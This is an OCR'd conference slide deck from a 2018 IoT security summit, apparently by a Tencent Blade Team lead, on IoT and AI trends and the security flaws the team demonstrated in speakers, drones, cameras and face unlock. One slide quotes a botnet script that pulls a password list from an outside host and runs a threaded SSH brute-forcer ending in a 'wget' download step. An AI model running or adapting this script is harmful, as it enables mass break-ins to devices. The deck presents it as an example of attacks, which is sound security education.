MIDC·2018

小米IoT安全峰会

# IoT + AI + 安全 =?

胡珀　　腾讯

腾讯安全平台部
Tencent Security
Platform Dpt.

腾讯安全应急响应中心
Tencent Security Response Center

BLADE Tencent Blade

MIDC·2018
小米IoT安全峰会


## 嘉宾介绍

### 胡珀

lake2

资深安全专家


腾讯安全平台部总监

Blade Team负责人


TSRC首任负责人

# IoT/AI 发展趋势

# IoT as IoE ( Internet of Everything )




# Rapid Growth of IoT




Ref: https://hackernoon.com/internet-of-everything-the-iot-market-is-projected-to-expand-12x-from-2017-2023-175f845c2bcf

# 智能化进程进一步加速


AI+智慧零售



AI+智慧餐饮

行业全流程打通升级，更好地实现人与人之间的连接

# 向物联网、多终端迁移

## 多方迁移

AI+智能音箱、智能手机、智能手环

AI+无人驾驶技术

AI+智慧家居、智慧楼宇


AI+智慧城市

10


## 终端数量

- 收集大量的环境和操作数据进行分类，分析
- 由人工智能转化为可操作的见解
- 通过物联网和终端设备进行实施


## AI渗透多领域



# AI in All



AI
AI城市
AI医疗
AI金融
AI工业
Pharmaceuticals/life sciences
58%
Automotive and aerospace
54%
Telecoms
52%
Energy, oil/gas and utilities
51%
Manufacturing
50%
Fast moving consumer goods
50%
Healthcare
50%
Financial services
47%
Retail
44%
Public sector
32%

# AI as “Super Brain”




# 带来新的安全问题


# IoT Security




# Increased Attacks on IoT




# DDoS Attack from IoT



# Attack from IoT


```
#!/bin/bash
### Set conexiuni tool ###
passfile=pass
threads=300
port=22
#
WHI=''
BLK=''
RED=''
YEL=''
BLU=''
RES=''
#
SERVERIP=`curl http://www.karaibe.us/.foo/remote/info.php --connect-timeout 10`
dir=$(cat dir.dir)
curl -s http://www.karaibe.us/.foo/feed/feedp.php --connect-timeout 10 > pass
sleep 1
sizepass=$(wc -c < pass)
minsizep=6
#daca passfile-ul e mai mic decat 6 biti creaza automat passfile si in cazul in care
clasa de scan e localhost baga passfile big
if [ ! $sizepass -ge $minsizep ]; then
    cat .classpass > pass
elif [ $1 = 192.168 ]; then
    cat .pass > pass
fi
################################
./haiduc $threads -b $1 $passfile $port "cd /tmp;wget
```

Powered by Tzion

# 被控制的IoT

## 控制权争夺战

**Blade Team** 协助 亚马逊/小米
发现并修复了

**AI音箱**

的多个严重安全漏洞

# 被控制的IoT

## 空中战争

**Blade Team** 在欧洲安全会议

**HITB 2018**

演示智慧城市中
**智能楼宇**的安全问题

# 被控制的IoT

## 黑客大赛GeekPwn展示劫持大疆无人机

10月24日，在全球最大的关注智能生活的黑客大赛GeekPwn现场，一架大疆无人机在评委“老鹰”的操作下起飞，按照老鹰的遥控指稳定飞行，老鹰将无人机遥控器放置在一边，不料，此时无人机旋翼开始缓缓转动并飞行起来。


## 隔空取物

**Blade Team** 在国内智能安全比赛

**GeekPwn 2015**

演示劫持飞行中的 **无人机**


# 被欺骗的IoT

## 窃听风云

**Blade Team** 在国内智能安全比赛

**GeekPwn 2014**

演示如何骗过 **智能摄像头**




# 被欺骗的IoT

Hacked by **Blade Team**

某些品牌手机

识别人脸时存在漏洞可通过

**使用机主照片**

成功解锁

某些品牌手机

智能设备解锁时存在漏洞可通过

**伪造智能设备信息**

成功解锁

